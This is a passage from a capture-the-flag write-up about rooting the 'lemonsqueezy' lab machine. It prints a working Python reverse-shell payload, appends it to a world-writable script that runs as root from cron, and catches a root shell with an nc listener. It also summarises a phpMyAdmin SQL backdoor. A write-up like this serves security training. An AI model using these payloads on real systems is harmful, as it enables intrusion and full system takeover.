[!] ret510 Can we write in any system timer?..... nope
[i] ret900 Systemd timers..... skip
_____
[*] net000 Services listening only on localhost..... yes!
[!] net010 Can we sniff traffic with tcpdump?..... nope
[i] net500 NIC and IP information..... skip
[i] net510 Routing table..... skip
[i] net520 ARP table..... skip
[i] net530 Nameservers..... skip
[i] net540 Systemd Nameservers..... skip
[i] net550 Listening TCP..... skip

```

Hence, the next thing I did was navigate to the folder and view the file.

```

root@kali: ~/ctf/lemonSqueezYx root@kali: ~/ctf/lemonSqueezYx root@kali: ~/ctf/lemonSqueezYx root@kali: ~/ctf/linux-smart-enumX
www-data@lemonSqueezY:/etc/logrotate.d$ ls
ls
apache2 dbconfig-common logrotate ppp speech-dispatcher
apt dpkg mysql-server rsyslog unattended-upgrades
www-data@lemonSqueezY:/etc/logrotate.d$ file logrotate
file logrotate
logrotate: Python script, ASCII text executable
www-data@lemonSqueezY:/etc/logrotate.d$ cat logrotate
cat logrotate
#!/usr/bin/env python
import os
import sys
try:
    os.system('rm -r /tmp/* ')
except:
    sys.exit()
www-data@lemonSqueezY:/etc/logrotate.d$ 

```

I then used the following **python** reverse shell payload.

```

import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.1.7",9001));os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("/bin/bash")

```

I added this payload into the file and started a **nc** listener.

```


root@kali: ~/ctf/lemonSqueezYx root@kali: ~/ctf/lemonSqueezYx root@kali: ~/ctf/lemonSqueezYx root@kali: ~/ctf/lemonSqueezYx
www-data@lemonSqueezY:/etc/logrotate.d$ ls
ls
apache2 dbconfig-common logrotate ppp speech-dispatcher
apt dpkg mysql-server rsyslog unattended-upgrades
www-data@lemonSqueezY:/etc/logrotate.d$ echo 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.1.7",9001));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("/bin/bash")' >>logrotate
spawn("/bin/bash")' >>logrotate

```

I viewed the modified Python file.


```
www-data@lemonsqueezy:/etc/logrotate.d$ cat logrotate
cat logrotate
#!/usr/bin/env python
import os
import sys
try:
    os.system('rm -r /tmp/* ')
except:
    sys.exit()
import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.1.7",9001));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("/bin/bash")
www-data@lemonsqueezy:/etc/logrotate.d$
```

Finally, I checked my listener and quickly got a reverse shell.



```
(root@kali) [~/ctf/lemonsqueezy]
# nc -lvp 9001
listening on [any] 9001 ...
connect to [192.168.1.7] from (UNKNOWN) [192.168.1.21] 57466
root@lemonsqueezy:~# whoami
root
root@lemonsqueezy:~#
```

Now with root access, I captured the root flag from the `/root` directory.



```
root@kali:~/ctf/lemonsqueezy [~]
File Actions Edit View Help
root@kali:~/ctf/lemonsqueezy [~] root@kali:~/ctf/lemonsqueezy [~] root@kali:~/ctf/lemonsqueezy [~] root@kali:~/ctf/lemonsqueezy [~]
root@lemonsqueezy:~# pwd
pwd
/root
root@lemonsqueezy:~# ls
ls
root.txt
root@lemonsqueezy:~# cat root.txt
cat root.txt
NvbW0aWilcyBhZ2FpbnN0IHlvdXIgd2lsbC4=
root@lemonsqueezy:~#
```

CLOSURE

Here's a brief summary of how I compromised **lemonsqueezy** and captured both flags:

- I discovered 2 login panels, `/wordpress/wp-login.php` and `/phpmyadmin`, by fuzzing directories of the web server.
- Using **wpscan**, I identified available users.
- I found the password for *orange* and logged into the WordPress site using those credentials.
- I obtained the password for *orange*'s `phpmyadmin` page.
- Using this, I logged into `phpmyadmin` and created a backdoor using an **SQL** query.

- I leveraged the backdoor to establish a foothold and captured the user flag by navigating up a few directories.
- I discovered a file executed as root through **cron jobs** with modification permissions.
- I uploaded my own **Python** reverse shell code into it and obtained a reverse shell as **root**
- Finally, I captured the second flag from the */root* directory.



That concludes my writeup. Until next time!
